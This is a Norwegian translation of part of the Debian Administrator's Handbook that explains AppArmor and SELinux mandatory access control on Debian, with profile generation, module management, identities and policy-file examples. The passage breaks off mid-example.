## FOR VIDEREKOMMENDE

**integrasjon med prelude**

`Prelude` leverer sentralisert overvåking av sikkerhetsinformasjon. Den modulære arkitekturen inkluderer en tjenere (*manager* i `prelude-manager`) som samler varsler generert av *sensorer* av ulike typer.

`Suricata` kan settes opp som en slik sensor. Andre muligheter inkluderer `prelude-lml` (*Log Monitor Lackey*) som overvåker loggfiler (på en måte som svarer til `logcheck`, beskrevet i del 14.3.1, «Å overvåke logger med `logcheck`» side 387).

## 14.4. Introduksjon til AppArmor

### 14.4.1. Prinsipper

AppArmor er et *Mandatory Access Control* (*obligatorisk adgangskontroll*)-system (MAC-system) som bygger på Linux LSM (*Linux Security Modules*)-grensesnitt. I praksis spør kjernen AppArmor før hvert systemkall for å få vite om prosessen er autorisert til utføre den gitte operasjonen. Gjennom denne mekanismen begrenser AppArmor programmer til et begrenset sett med ressurser.

AppArmor anvender et sett med regler (kjent som «profil») på hvert program. Profilen som kjernen bruker avhenger av installasjonsbanen til programmet som kjøres. I motsetning til SELinux

(omtalt i del 14.5, «[Introduksjon til SELinux](#)» side 401), er ikke reglene som brukes avhengig av brukeren. Alle brukere står overfor samme regelverk når de utfører samme program (men tradisjonelle brukertillatelser gjelder fortsatt, og kan resultere i ulik atferd!).

AppArmor profiler er lagret i `/etc/apparmor.d/`, og de inneholder en liste over adgangskontrollregler om ressurser som hvert program kan gjøre bruk av. Profilene er kompilert og lastet inn i kjernen av `apparmor_parser`-kommandoen. Hver profil kan lastes enten i håndhevings- eller klagemodus. Den første håndhever politikk og rapporterer krenkingsforsøk, mens sistnevnte ikke håndhever politikken, men logger likevel systempåkallinger som ville ha blitt nektet.

#### 14.4.2. Å aktivere AppArmor og håndtere AppArmor-profiler

AppArmor-støtte er bygget inn i Debians standardkjerner. Å aktivere AppArmor er dermed bare et spørsmål om å installere noen få pakker, og legge noen parametere til kjernens kommandolinje:

```
# apt install apparmor apparmor-profiles apparmor-utils
[...]
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=1
  security=apparmor",' /etc/default/grub
# update-grub
```

Etter en omstart, virker AppArmor, og `aa-status` vil raskt bekrefte det:

```
# aa-status
apparmor module is loaded.
44 profiles are loaded.
9 profiles are in enforce mode.
  /usr/bin/lxc-start
  /usr/lib/chromium-browser/chromium-browser//browser_java
[...]
35 profiles are in complain mode.
  /sbin/klogd
[...]
3 processes have profiles defined.
1 processes are in enforce mode.
  /usr/sbin/libvird (1295)
2 processes are in complain mode.
  /usr/sbin/avahi-daemon (941)
  /usr/sbin/avahi-daemon (1000)
0 processes are unconfined but have a profile defined.
```

---

**MERK** **Fleire AppArmor-profiler**

Pakken `apparmor-profiles` inneholder profiler som forvaltes av oppstrøms AppArmor-samfunnet. For å få enda flere profiler kan du installere `apparmor-profiles-extra` med profiler utviklet av Ubuntu og Debian.

Tilstanden for hver profil kan veksle mellom håndheving og klager med anrop til aa-enforce og aa-complain, som gir som parameter enten banen til den kjørbare filen, eller til policy-filen. I tillegg kan en profil helt deaktiveres aa-disable, eller sette i revisjonsmodus (for å logge aksepterte systemanrop også) med aa-audit.

```
# aa-enforce /usr/sbin/avahi-daemon
Setting /usr/sbin/avahi-daemon to enforce mode.
# aa-complain /etc/apparmor.d/usr.bin.lxc-start
Setting /etc/apparmor.d/usr.bin.lxc-start to complain mode.
```

#### 14.4.3. Å lage en ny profil

Selv om det er ganske enkelt å opprette en AppArmor-profil, mangler de fleste programmer en. Denne seksjonen vil vise deg hvordan du oppretter en ny profil fra bunnen av, bare ved hjelp av målprogrammet, og ved å la AppArmor overvåke systemanropene det lager, og ressursene det har tilgang til.

De viktigste programmene som trenger beskyttelse er nettverket som vender mot programmer, ettersom de er de mest sannsynlige mål for eksterne angripere. Det er derfor AppArmor beleilig nok tilbyr en aa-unconfined-kommando for å liste programmer som ikke har noen tilknyttet profil, og som eksponerer en åpen nettverkssocket. Med --paranoid-alternativet får du alle ube skyttede prosesser med minst én aktiv nettverkstilkobling.

```
# aa-unconfined
801 /sbin/dhclient not confined
890 /sbin/rpcbind not confined
899 /sbin/rpc.statd not confined
929 /usr/sbin/sshd not confined
941 /usr/sbin/avahi-daemon confined by '/usr/sbin/avahi-daemon (complain)'
988 /usr/sbin/minissdpd not confined
1276 /usr/sbin/exim4 not confined
1485 /usr/lib/erlang/erts-6.2/bin/epmd not confined
1751 /usr/lib/erlang/erts-6.2/bin/beam.smp not confined
19592 /usr/lib/dleyna-renderer/dleyna-renderer-service not confined
```

I følgende eksempel vil vi derfor forsøke å opprette en profil for /sbin/dhclient. Til dette vil vi bruke aa-genprof dhclient. Den vil invitere deg til å bruke programmet i et annet vindu, og når du er ferdig, å komme tilbake til aa-genprof for å søke etter AppArmor-hendelser i systemloggene, og konvertere disse loggene til adgangsregler. For hver logget hendelse vil den lage ett eller flere regelforslag som du enten kan godkjenne eller redigere videre på flere måter:

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
```

```
wish to confine. See the following wiki page for  
more information:  
http://wiki.apparmor.net/index.php/Profiles
```

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

Profiling: /sbin/dhclient

```
[(S)can system log for AppArmor events] / (F)inish  
Reading log entries from /var/log/audit/audit.log.
```

Profile: /sbin/dhclient ❶

Execute: /usr/lib/NetworkManager/nm-dhcp-helper

Severity: unknown

```
(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r  
    ➔ )t / (F)inish
```

P

Should AppArmor sanitise the environment when switching profiles?

Sanitising environment is more secure,  
but some applications depend on the presence  
of LD\_PRELOAD or LD\_LIBRARY\_PATH.

(Y)es / [(N)o]

Y

Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Complain-mode changes:

WARN: unknown capability: CAP\_net\_raw

Profile: /sbin/dhclient ❷

Capability: net\_raw

Severity: unknown

```
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
```

A

Adding capability net\_raw to profile.

Profile: /sbin/dhclient ❸

Path: /etc/nsswitch.conf

```

Mode:      r
Severity: unknown

1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
3 - #include <abstractions/nameservice>
4 - #include <abstractions/totem>
[5 - /etc/nsswitch.conf]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  ↵ )inish / (M)ore
3

Profile:  /sbin/dhclient
Path:     /etc/nsswitch.conf
Mode:      r
Severity: unknown

1 - #include <abstractions/apache2-common>
2 - #include <abstractions/libvirt-qemu>
[3 - #include <abstractions/nameservice>]
4 - #include <abstractions/totem>
5 - /etc/nsswitch.conf
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  ↵ )inish / (M)ore
A
Adding #include <abstractions/nameservice> to profile.

Profile:  /sbin/dhclient
Path:     /proc/7252/net/dev
Mode:      r
Severity: 6

1 - /proc/7252/net/dev
[2 - /proc/*/net/dev]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  ↵ )inish / (M)ore
A
Adding /proc/*/net/dev r to profile

[...]
Profile:  /sbin/dhclient ④
Path:     /run/dhclient-eth0.pid
Mode:      w
Severity: unknown

[1 - /run/dhclient-eth0.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
  ↵ )inish / (M)ore
N

```

```
Enter new path: /run/dhclient*.pid

Profile: /sbin/dhclient
Path: /run/dhclient-eth0.pid
Mode: w
Severity: unknown

  1 - /run/dhclient-eth0.pid
  [2 - /run/dhclient*.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xten$ion / (N)ew / Abo(r)t / (F
    ↵ )inish / (M)ore
A
Adding /run/dhclient*.pid w to profile

[...]
Profile: /usr/lib/NetworkManager/nm-dhcp-helper ⑤
Path: /proc/filesystems
Mode: r
Severity: 6

[1 - /proc/filesystems]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xten$ion / (N)ew / Abo(r)t / (F
    ↵ )inish / (M)ore
A
Adding /proc/filesystems r to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

[1 - /sbin/dhclient]
  2 - /usr/lib/NetworkManager/nm-dhcp-helper
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
    ↵ lean profiles / Abo(r)t
S
Writing updated profile for /sbin/dhclient.
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
F
Setting /sbin/dhclient to enforce mode.
Setting /usr/lib/NetworkManager/nm-dhcp-helper to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
```

See the following wiki page for more information:  
<http://wiki.apparmor.net/index.php/Profiles>

Finished generating profile for /sbin/dhclient.

Merk at programmet ikke viser tilbake kontrolltegnene du skriver, men for klarheten i forklaringen har jeg tatt dem med i den forrige utskriften.

- ① Den første oppdagede hendelsen er kjøring av et annet program. I så fall har du flere valg: Du kan kjøre programmet med profilen til den overordnede prosessen («Inherit»-valget), du kan kjøre den med sin egen dedikerte profil («Profile»- og «Named»-valgene, som bare avviker i muligheten til å bruke et vilkårlig profilnavn), du kan kjøre den med en under-profil til den overordnede prosessen («Child»-valget), du kan kjøre den uten profil («Unconfined»-valget), eller du kan bestemme deg for å ikke kjøre i det hele tatt («Deny»-valget).

Merk at når du velger å kjøre den under en øremerket profil som ikke finnes ennå, vil verktøyet opprette den manglende profilen for deg, og lager regelforslag for den profilen i det samme løpet.

- ② På kjernenivå er de spesielle rettighetene til rotbrukeren delt etter «kvalifikasjon». Når en systemopkalling krever en bestemt kvalifikasjon, vil AppArmor verifisere om profilen tillater programmet å bruke denne muligheten.
- ③ Her søker programmet lesetillatelse for /etc/nsswitch.conf. aa-genprof oppdaget at denne tillatelsen ble også gitt av flere «abstraksjoner», og tilbyr dem som alternative valg. En abstraksjon tilbyr et gjenbrukbart sett tilgangsregler som grupperer sammen flere ressurser som ofte brukes sammen. I dette konkrete tilfellet blir filen vanligvis nådd gjennom navnetjenestens relaterte funksjoner i C-biblioteket, og vi skriver «3» for først å velge «#include <abstraksjoner/tjeneste>»-valget og så «A» for å tillate det.
- ④ Programmet vil opprette /run/dhclient-eth0.pid-filen. Hvis vi bare tillater å opprette denne bestemte filen, vil programmet ikke fungere når brukeren skal bruke det i et annet nettverksgrensesnitt. Derfor kan vi velge «Ny» for å erstatte filnavnet med det mer generiske «/run/dhclient\*.pid» før regelen spilles inn med «Tillat».
- ⑤ Legg merke til at denne tilgangsforespørsmålet ikke er en del av dhclient-profilen, men av den nye profilen som vi laget da vi tillo /usr/lib/NetworkManager/nm-dhcp-helper på kjøre med sin egen profil.  
Etter å ha gått gjennom alle de loggede hendelsene, tilbyr programmet å lagre alle profilen som ble opprettet under kjøringen. I dette tilfellet har vi to profiler som vi sparer med én gang med «Lagre» (men du kan lagre dem enkeltvis også) før du forlater programmet med «Ferdig».

aa-genprof er i realiteten bare et smart omslag rundt aa-logprof; den skaper en tom profil, laster den i klagemodus, og kjører deretter aa-logprof, som er et verktøy for å oppdatere en

profil basert på profilovertredelsen som har blitt logget. Så du kan kjøre dette verktøyet igjen senere for å forbedre profilen du nettopp opprettet.

Hvis du vil ha den genererte profilen komplett, bør du bruke programmet på alle måter det er legitimt å bruke det. Med dhclient betyr det å kjøre den via Network Manager, å kjøre den via ifupdown, å kjøre den manuelt, etc. Til slutt kan du få en /etc/apparmor.d/sbin.dhclient nær denne:

```
# Last Modified: Tue Sep  8 21:40:02 2015
#include <tunables/global>

/sbin/dhclient {
    #include <abstractions/base>
    #include <abstractions/nameservice>

    capability net_bind_service,
    capability net_raw,
    a profile based on the profile violations that have been logged.
    /bin/dash r,
    /etc/dhcp/* r,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /etc/resolv.conf.* w,
    /etc/samba/dhcp.conf.* w,
    /proc/*/net/dev r,
    /proc/filesystems r,
    /run/dhclient*.pid w,
    /sbin/dhclient mr,
    /sbin/dhclient-script rCx,
    /usr/lib/NetworkManager/nm-dhcp-helper Px,
    /var/lib/NetworkManager/* r,
    /var/lib/NetworkManager/*.lease rw,
    /var/lib/dhcp/*.leases rw,

    profile /sbin/dhclient-script flags=(complain) {
        #include <abstractions/base>
        #include <abstractions/bash>

        /bin/dash rix,
        /etc/dhcp/dhclient-enter-hooks.d/* r,
        /etc/dhcp/dhclient-exit-hooks.d/* r,
        /sbin/dhclient-script r,
    }
}
```


## 14.5. Introduksjon til SELinux

### 14.5.1. Prinsipper

SELinux (*Security Enhanced Linux*) er et *Mandatory Access Control*-system som bygger på Linux sin LSM (*Linux Security Modules*)-grensesnitt. I praksis spør kjernen SELinux før hver systempåkalling for å vite om prosessen er autorisert til å gjøre den gitte operasjonen.

SELinux bruker et sett med regler - kollektivt kjent som en *policy* - for å godkjenne eller forby operasjoner. Disse reglene er vanskelige å lage. Heldigvis er to standardregler (*targeted* (*målrettet*) og *strict* (*strenget*)) laget for å unngå mesteparten av oppsetsarbeidet.

Med SELinux er håndteringen av rettighetene helt forskjellig fra tradisjonelle Unix-systemer. Rettighetene til en prosess er avhengig av sin *sikkerhetskontekst*. Denne konteksten er definert av *identitet* til brukeren som startet prosessen, *rolle* og *domene* som brukeren hadde med seg på det tidspunktet. Rettighetene er egentlig avhengig av domenet, men overgangene mellom domenene er kontrollert av rollene. Til slutt; de mulige overgangene mellom roller avhenger av identiteten.



Figur 14.3 Sikkerhetskontekster og Unix-brukere

I praksis får brukeren, under innlogging, tildelt en standard sikkerhetskontekst (avhengig av hvilke roller de skal være i stand til å støtte). Dette definerer det gjeldende domenet, og dermed domenet som alle nye avleggerprosesser vil ha. Hvis du ønsker å endre nåværende rolle og tilhørende domene, må du påkalle `newrole -r rolle_r -t domene_t` (det er vanligvis bare ett enkelt domene som er tillatt for en gitt rolle, `-t`-parameteren kan derfor utelates). Denne kommandoen godkjenner du ved å be deg skrive inn passordet ditt. Denne funksjonen forbyr


programmer å automatiske bytte roller. Slike endringer kan bare skje dersom de er uttrykkelig tillatt i SELinux-politikk.

Selv om gjelder ikke rettighetene for alle objekter (filer, kataloger, stikkontakter, enheter, etc.). De kan variere fra objekt til objekt. For å oppnå dette blir hvert objekt assosiert med en type (dette kalles merking). Domenene sine rettigheter er dermed uttrykt med sett av (ikke-)tilatte operasjoner for disse typene (og, indirekte, for alle objekter som er merket med den gitte typen).

#### EKSTRA Domener og typer er likeverdige

Intertent er et domene bare en type, men en type som bare gjelder for prosesser. Det er derfor domener har suffikset \_t, akkurat likt objektenes typer.

Som standard arver et program sitt domene fra brukeren som startet det, men standard SELinux-politikk forventer at mange viktige programmer kjører i øremerkede domener. For å oppnå dette er disse kjørbare filer merket med en øremerket type (for eksempel er `ssh_t` merket med `ssh_exec_t`, og når et program starter, skifter det automatisk til `ssh_t`-domenet). Denne automatiske domene-overgangsmekanismen gjør det mulig å gi bare de rettigheter som kreves av hvert program. Dette er et grunnleggende prinsipp for SELinux.



Figur 14.4 Automatiske overganger mellom domener

#### I PRAKISI Å finne sikkerhetskonteksten

For å finne sikkerhetskonteksten for en gitt prosess bør du bruke Z-argumentet til `ps`.

```
$ ps axZ | grep vsftpd
system_u:system_r:vsftpd_t:s0    2094 ?      Ss   0:00 /usr/sbin/
                                     ➔ vsftpd
```

Det første feltet inneholder identitet, rolle, domenet og MCS-nivå, atskilt med kolon. MCS-nivået (*Multi-Category Security*) er et parameter som griper inn i oppsettet av en taushetsbeskyttelsespolitikk, som regulerer tilgang til filer basert på deres følsomhet. Denne funksjonen blir ikke forklart i denne boken.

For å finne den gjeldende sikkerhetskonteksten i et skall, bør du påkalle `id -Z`.

```
$ id -Z  
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Til slutt, for å finne en type knyttet til en fil, kan du bruke `ls -Z`.

```
$ ls -Z test /usr/bin/ssh  
unconfined_u:object_r:user_home_t:s0 test  
system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Det er verdt å merke seg at identitet og rolle tilordnet til en fil, ikke har noen spesiell betydning (de er aldri brukt), men av hensyn til ensartetheten blir alle objekter tildelt en komplett sikkerhetskontekst.

### 14.5.2. Oppsett av SELinux

SELinux-støtte er innebygd i standardkjernene som følger med Debian. Kjernen i Unix-verktøyet støtter SELinux uten noen modifikasjoner. Det er dermed relativt enkelt å aktivere SELinux.

Kommandoen `apt install selinux-basics selinux-policy-default` vil automatisk installere de nødvendige pakkene til å sette opp et SELinux-system.

VÆR VAR SOM  
**Referansepolitikken er ikke i Jessie**

Uheldigvis, vedlikeholderne av `refpolicy`-kildepakken håndterte ikke utsending av kritiske feil i sin pakke, og pakken ble fjernet fra Jessie. Dette betyr at `selinux-policy-*`-pakkene for øyeblikket ikke er installerbare i Jessie, og må hentes fra et annet sted. Forhåpentligvis vil de komme tilbake i en av punktversjonene, eller i Jessie-backports. I mellomtiden kan du hente dem fra ustabil-versjonen.

Denne triste situasjonen beviser i det minste at SELinux er ikke veldig populær i blant brukere/utviklere som kjører utviklingsversjoner av Debian. Dermed, hvis du velger å bruke SELinux, bør du forvente at standardregelen ikke fungerer perfekt, og at du blir nødt til å investere litt tid for å gjøre den egnet til dine spesifikke behov.

Pakken `selinux-policy-default` inneholder et sett med vanlige regler. Som standard begrenser disse reglene kun tilgang til noen allment synlige tjenester. Brukersesjoner er ikke begrenset, og det er derfor usannsynlig at SELinux ville blokkere legitime brukeroperasjoner. Men dette forbedrer sikkerheten i systemtjenester som kjører på maskinen. For å sette opp et opplegg som tilsvarer de gamle «strenge» reglene, er det bare å deaktivere `unconfined`-modulen (modulhåndtering er beskrevet nærmere i denne seksjonen).

Når opplegget er installert, bør du merke alle tilgjengelige filer (som betyr å tildele dem en type). Denne operasjonen må startes manuelt med `fixfiles relabel`.

SELinux-systemet er nå klart. For å aktivere det bør du legge `selinux=1 security=selinux`-parameteret til Linux-kjernen. Parameteret `audit=1` aktiverer SELinux-logging med registrering av alle de nektede operasjonene. Endelig tar `enforcing=1`-parameteret reglene i bruk: Uten det virker SELinux i sin standard `permissive/givende`-modus der avviste handlinger logges, men frem-

deles blir utført. Du bør derfor endre GRUBs oppsettsfil for oppstart ved å legge til de ønskede parametere. En enkel måte å gjøre dette på er å modifisere GRUB\_CMDLINE\_LINUX-variabelen i /etc/default/grub, og å kjøre update-grub. SELinux vil være aktivert etter en omstart.

Det er verdt å merke seg at selinux-activate-skriptet automatiserer disse operasjonene, og tvinger en merking ved neste oppstart (som unngår nye ikke-merkede filer som er opprettet mens SELinux ennå ikke var aktiv, og mens merking skjer).

#### 14.5.3. Å håndtere SELinux-system

SELinux-opplegget er et modulbasert sett med regler, og installasjonen oppdager og aktiverer automatisk alle relevante modularer basert på den allerede installerte tjenesten. Systemet er dermed umiddelbart i drift. Men når en tjeneste er installert etter SELinux-opplegget, må du klare å aktivere den tilsvarende modulen manuelt. Det er hensikten med semodule-kommandoen. Videre kan du klare å definere rollene som hver bruker kan slutte seg til, og dette kan gjøres med semanage-kommandoen.

De to kommandoer kan dermed brukes til å endre den gjeldende SELinux-oppsettet, lagret i /etc/selinux/default/. I motsetning til andre oppsettfiler du finner i /etc/, skal ikke alle disse filene endres for hånd. Du bør bruke programmer som er laget til dette formålet.

#### FOR VIDEREKOMMENDE Mer dokumentasjon

Ettersom NSA ikke gir noen offisiell dokumentasjon, har fellesskapet satt opp en Wiki for å kompensere. Den bringer sammen en masse informasjon, men du må være klar over at de fleste SELinux-bidragsytere er Fedora-brukere (der SELinux er aktivert som standard). Dokumentasjonen tenderer dermed til å håndtere spesielt denne distribusjonen.

► <http://www.selinuxproject.org>

Du bør også ta en titt på den dedikerte Debian Wiki-siden, samt Russell Cokers blogg, som er en av de mest aktive Debian-utviklere som jobber med SELinux-støtte.

► <http://wiki.debian.org/SELinux>

► <http://etbe.coker.com.au/tag/selinux/>

### Å håndtere SELinux-moduler

Tilgjengelige SELinux-moduler er lagret i /usr/share/selinux/default/-mappen. For å aktivere en av disse modulene i det gjeldende oppsettet bør du bruke semodule -i modul.pp.bz2. Forlengelsen pp.bz2 står for *policy package (pakke)* (komprimert med bzip2).

Å fjerne en modul fra det gjeldende oppsettet gjøres med semodule -r modul. Til slutt, lister semodule -l-komandoen modulene som er installert. De gir også sine versjonsnumre. Moduler kan selektivt aktiveres med semodule -e, og slås av med semodule -d.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
# semodule -l
abrt      1.5.0  Disabled
```

```

accounts 1.1.0
acct 1.6.0
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt 1.5.0
accounts 1.1.0 Disabled
acct 1.6.0
[...]
# semodule -r abrt
# semodule -l
accounts 1.1.0 Disabled
acct 1.6.0
[...]

```

`semodule` laster umiddelbart det nye oppsettet om ikke du bruker dens `-n`-valg. Det er verdt å merke seg at programmet er standard på det gjeldende oppsettet (som er angitt av SELINUX-TYPE-variabelen i `/etc/selinux/config`), men at du kan endre en annen ved å spesifisere den med `-s`-valget.

### Å håndtere identiteter

Hver gang en bruker logger inn, får de tildelt en SELinux-identitet. Denne identiteten definerer rollene de kan støtte. Disse to adresseringene (fra brukeren til identiteten, og fra denne identiteten til roller) kan settes opp med `semanage`-kommandoen.

Du bør absolutt lese manualsiden `semanage(8)`, selv om kommando-syntaksen tenderer til å være lik for alle begrepene som håndteres. Du vil finne vanlige valg til alle underkommandoer: `a` for å legge til, `-d` for å trekke fra (slette), `-m` for å modifisere, `-l` til å liste, og `-t` for å indikere en type (eller et domene).

`semanage login -l` lister gjeldende adressering mellom brukeridentifikatorer og SELinux-identiteter. Brukere som ikke har noen eksplisitt inngang, får identiteten angitt i `__default__`-inngangen. `semanage login -a -s user_u` bruker-kommandoen vil knytte `user_u`-identiteten til den gitte brukeren. Tilslutt, `semanage login -d` bruker dropper adresserings-ingangen knyttet til denne brukeren.

```

# semanage login -a -s user_u rhertzog
# semanage login -l

```

Login Name	SELinux User	MLS/MCS Range	Service
<code>__default__</code>	<code>unconfined_u</code>	<code>SystemLow-SystemHigh</code>	*
<code>rhertzog</code>	<code>user_u</code>	<code>SystemLow</code>	*
<code>root</code>	<code>unconfined_u</code>	<code>SystemLow-SystemHigh</code>	*
<code>system_u</code>	<code>system_u</code>	<code>SystemLow-SystemHigh</code>	*

```
# semanage login -d rhertzog
```

`semanage user -l` viser adresseringen mellom SELinux-brukeridentiteter og tillatte roller. Å legge til en ny identitet krever å definere både de tilsvarende rollene og en merkingsforstavelse som brukes til å tilordne en type til personlige filer (`/home/bruker/*`). Forståelsen må velges mellom user, staff, og sysadm. «staff»-forståelsen resulterer i filer av typen `«staff_home_dir_t»`. Å lage en ny SELinux-brukeridentitet gjøres med `semanage user -a -R roller -P prefiks identitet`. Til slutt; du kan fjerne en SELinux-brukeridentitet med `semanage user -d identitet`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

      Labeling    MLS/      MLS/
SELinux User   Prefix     MCS Level   MCS Range           SELinux Roles
root          sysadm    SystemLow  SystemLow-SystemHigh staff_r sysadm_r system_r
staff_u        staff     SystemLow  SystemLow-SystemHigh staff_r sysadm_r
sysadm_u       sysadm    SystemLow  SystemLow-SystemHigh sysadm_r
system_u       user      SystemLow  SystemLow-SystemHigh system_r
test_u         staff     SystemLow  SystemLow             staff_r user_r
unconfined_u   unconfined SystemLow  SystemLow-SystemHigh system_r unconfined_r
user_u         user      SystemLow  SystemLow             user_r
# semanage user -d test_u
```

### Å håndtere filkontekster, porter og boolske verdier

Hver SELinux-modul har et sett av filmerkingsregler, men det er også mulig å legge til egendefinerte regler for merking for å ta hensyn til et bestemt tilfelle. For eksempel, hvis du vil at nett-tjeneren, for å kunne lese filene i `/srv/www/-filhierarkiet`, kan du kjøre `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` fulgt av `restorecon -R /srv/www/`. Førstnevnte kommando registrerer nye regler for merking, og sistnevnte tilbakestiller filtypene etter gjeldende regler for merking.

Tilsvarende er TCP/UDP-portene merket på en måte som sikrer at bare de tilsvarende bakgrunnsprosessene kan lytte til dem. For eksempel, hvis du vil at nett-tjeneren skal kunne lytte på port 8080, bør du kjøre `semanage port -m -t http_port_t -p tcp 8080`.

Noen SELinux-moduler eksporterer boolske valg som du kan justere for å endre gjøremålene til standardreglene. `getsebool`-verktøyet kan brukes til å inspirere disse valgene (`getsebool boolsk` viser ett valg, og `getsebool -a alle`). `setsebool boolsk verd`-kommandoen endrer den gjeldende verdien av et boolsk alternativ. `-P`-valget gjør endringen permanent. Det betyr at den nye verdien blir standard, og blir beholdt etter restart. Eksempelet nedenfor gir nett-tjenere tilgang til hjemmeområder (dette er nyttig når brukerne har personlige nettsteder i `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
```

```
# getsebool httpd_enable_homedirs  
httpd_enable_homedirs --> on
```

#### 14.5.4. Å tilpasse reglene

Siden SELinux-opplegget er modulbasert, kan det være interessant å utvikle nye moduler for (muligens tilpassede) programmer som mangler dem. Disse nye modulene vil da komplettere referanseregler.

For å lage nye moduler kreves *selinux-policy-dev*-pakken så vel som *selinux-policy-doc*. Den siste inneholder dokumentasjonen om standardreglene (*/usr/share/doc/selinux-policy-doc/html/*) og eksemplfiler som kan brukes som maler for å lage nye moduler. Installer disse filene, og studer dem nærmere:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile  
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./  
$ cp /usr/share/doc/selinux-policy-doc/example.if ./  
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

Filen *.te* er den viktigste. Den definerer reglene. Filen *.fc* definerer «filkonteksten»; det er typene som er tilordnet filer knyttet til denne modulen. Dataene innenfor *.fc*-filen brukes under filmerkingstrinnet. Endelig definerer *.if*-filen modulens grensesnitt. Det er et sett med «offentlige funksjoner» som andre moduler kan bruke til en riktig samhandling med modulen du oppretter.

#### Å skrive en *.fc*-fil

Å lese eksemplet nedenfor bør være tilstrekkelig til å forstå strukturen i en slik fil. Du kan bruke vanlige uttrykk for å tilordne den samme sikkerhetskonteksten til flere filer, eller til og med til et helt katalogtre.

**Eksempel 14.2** eksempel.fc-fil

```
# myapp executable will have:  
# label: system_u:object_r:myapp_exec_t  
# MLS sensitivity: s0  
# MCS categories: <none>  
  
/usr/sbin/myapp      --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

#### Å skrive en *.if*-fil

I eksemplet nedenfor kontrollerer det første grensesnittet ("myapp\_domtrans") hvem som kan kjøre programmet. Det andre («myapp\_read\_log») gir leserettigheter til programmets loggfiler.

Hvert grensesnitt må generere et gyldig sett med regler som kan legges inn i en .te-fil. Du bør derfor formidle alle typene du bruker (med gen\_require-makro), og bruke standard direktiver for å gi rettigheter. Vær imidlertid oppmerksom på at du kan bruke grensesnitt som tilbys av andre moduler. Den neste seksjonen vil gi flere forklaringer om hvordan disse rettighetene skal uttrykkes.

**Eksempel 14.3** eksempel.if-fil

```
## <summary>Myapp example policy</summary>
## <desc>
##     <p>
##         More descriptive text about myapp. The <desc>
##         tag can also use <p>, <ul>, and <ol>
##         html tags for formatting.
##     </p>
##     <p>
##         This policy supports the following myapp features:
##         <ul>
##             <li>Feature A</li>
##             <li>Feature B</li>
##             <li>Feature C</li>
##         </ul>
##     </p>
## </desc>
#
#####
## <summary>
##     Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##     Domain allowed to transition.
## </param>
#
interface('myapp_domtrans',
    gen_require(
        type myapp_t, myapp_exec_t,
    )
    domtrans_pattern($1,myapp_exec_t,myapp_t)
')

#####
## <summary>
